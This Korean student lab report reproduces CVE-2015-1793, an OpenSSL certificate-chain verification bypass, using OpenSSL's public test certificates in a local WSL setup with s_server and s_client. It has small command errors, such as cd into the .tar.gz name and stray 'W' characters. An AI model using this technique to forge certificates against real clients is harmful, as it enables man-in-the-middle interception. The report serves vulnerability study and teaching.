


OpenSSL CVE-2015-1793: TLS 인증서 검증 우회 공격 재현



정보보안암호수학과
20212052 이동훈
dhsama51@kookmin.ac.kr

TLS 소개 및 인증서를 통한 인증 과정

TLS 1.3은 기존의 2-RTT 구조를 1-RTT로 개선하여 latency를 줄이고 legacy 암호 알고리즘의 제거 및 AEAD 알고리즘의 사용을 통해 보안을 향상시켰다. TLS 1.3의 구조는 아래와 같다.



ClientHello에서 key_share를 사용하여 handshake를 진행하는 경우 Server는 신원 인증을 위해 Certificate과 CertificateVerify 메시지를 전송해야 한다. 이는 TLS 1.2 이하 버전에서도 동일하다.

Certificate에는 Root CA가 발급한 Intermediate 인증서부터 중간 CA가 연쇄적으로 발급한 인증서들을 거쳐 서버의 leaf 인증서까지 이어진다. TLS는 상위 인증서가 하위 인증서를 검증하고 최종적으로 leaf 인증서를 검증하는 연쇄 방식으로 서버의 신원을 인증하고 신뢰한다.

CVE-2015-1793 소개



CVE(Common Vulnerabilities and Exposures)는 공개된 사이버 보안 취약점을 확인하고, 정의하여 분류하는 프로그램이다. CVE ID는 'CVE + 연도 + 일련번호' 형태로 구성된다.

CVE-2015-1793은 OpenSSL 1.0.2b~1.0.2c, 1.0.1n~1.0.1o 버전에 존재하는 취약점이다. Severity는 NVD(National Vulnerability Database)에서는 CVSS 3.1 bsae 6.5 Medium 등급, OpenSSL에서는 High 등급으로 평가되었다.

해당 취약점에 대하여 NVD와 OpenSSL은 '대체 인증서 체인의 부적절한 처리로 인해 인증서 검증 우회, MITM 공격에 사용할 인증서를 위조할 수 있다'고 설명한다.

CVE-2015-1793 취약점 공격 시나리오 및 재현

정상 인증서 체인 검증과 취약점 공격 시나리오는 다음과 같다.



WSL Ubuntu-24.04 환경에서 테스트벡터를 통해 위 과정을 재현한다.

```
$ tar -xvzf openssl-1.0.1o.tar.gz # .tar.gz 파일 압축 해제
$ cd openssl-1.0.1o.tar.gz # 생성된 폴더로 이동
$ ./config no-shared # 최신 버전 미사용을 위해 정적 빌드
$ make # 컴파일하여 실행 파일 생성
```


위 명령으로 해당 취약점을 지닌 OpenSSL 1.0.1o를 설치한다.

```
curl -fsSLo roots.pem W # interCA, subinterCA-ss 인증서가 포함된 인증서 묶음, 신뢰 앵커 역할
https://raw.githubusercontent.com/openssl/openssl/593e9c638c58e1a510c519db0d024527113330f3/test/certs/roots.pem
curl -fsSLo untrusted.pem W # leaf(공격자 leaf 인증서), subinterCA 인증서가 포함된 중간 인증서 체인
https://raw.githubusercontent.com/openssl/openssl/593e9c638c58e1a510c519db0d024527113330f3/test/certs/untrusted.pem
curl -fsSLo bad.pem W # 가짜 서버 인증서
https://raw.githubusercontent.com/openssl/openssl/593e9c638c58e1a510c519db0d024527113330f3/test/certs/bad.pem
curl -fsSLo bad.key W # 가짜 서버 인증서에 대응하는 개인키
https://raw.githubusercontent.com/openssl/openssl/593e9c638c58e1a510c519db0d024527113330f3/test/certs/bad.key
cat bad.pem untrusted.pem bad.key > server.pem # server.pem(완성된 인증서 체인) 생성
```

위 명령으로 공격 재현에 사용할 인증서 및 개인키를 다운로드한다.

공격자 leaf 인증서는 subinterCA, Trust Anchor로 이어져 신뢰할 수 있지만, 발급 권한은 없는 일반 인증서이다. 그러나 해당 인증서를 이용하여 가짜 서버 인증서를 위조하고, 이를 이용하여 접속을 시도한다.

```
Server 명령: ~/openssl-1.0.1o/apps/openssl s_server -accept 4433 -cert server.pem -key server.pem -chain
Client 명령: ~/openssl-1.0.1o/apps/openssl s_client -connect 127.0.0.1:4433 -CAfile roots.pem -verify 5
```



〈클라이언트 WSL 화면〉

위 명령을 통하여, 위조된 인증서를 이용했음에도 정상적으로 서버와 접속이 가능했으며, 양방향으로 메시지를 주고받을 수 있음도 확인할 수 있었다.

결론 및 향후 연구

해당 실험을 통해 OpenSSL의 과거 버전에 존재하였던 취약점에 대하여 분석하고, 실제로 재현하였다. 해당 실험을 통해 인증서 체인의 원리가 견고하더라도, 잘못된 구현으로 인해 취약점이 발생할 수 있음을 보일 수 있다. 향후 연구에서 오픈소스에서 발생하는 취약점들에 대해 확인할 예정이다.

참고 문헌

[1] E. Rescorla. TLS 1.3. RFC 8446, August 2018.
[2] D. Cooper, NIST, S. Santesson, S. Farrell, S. Boeyen, R. Housley, W. Polk. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280, May 2008.

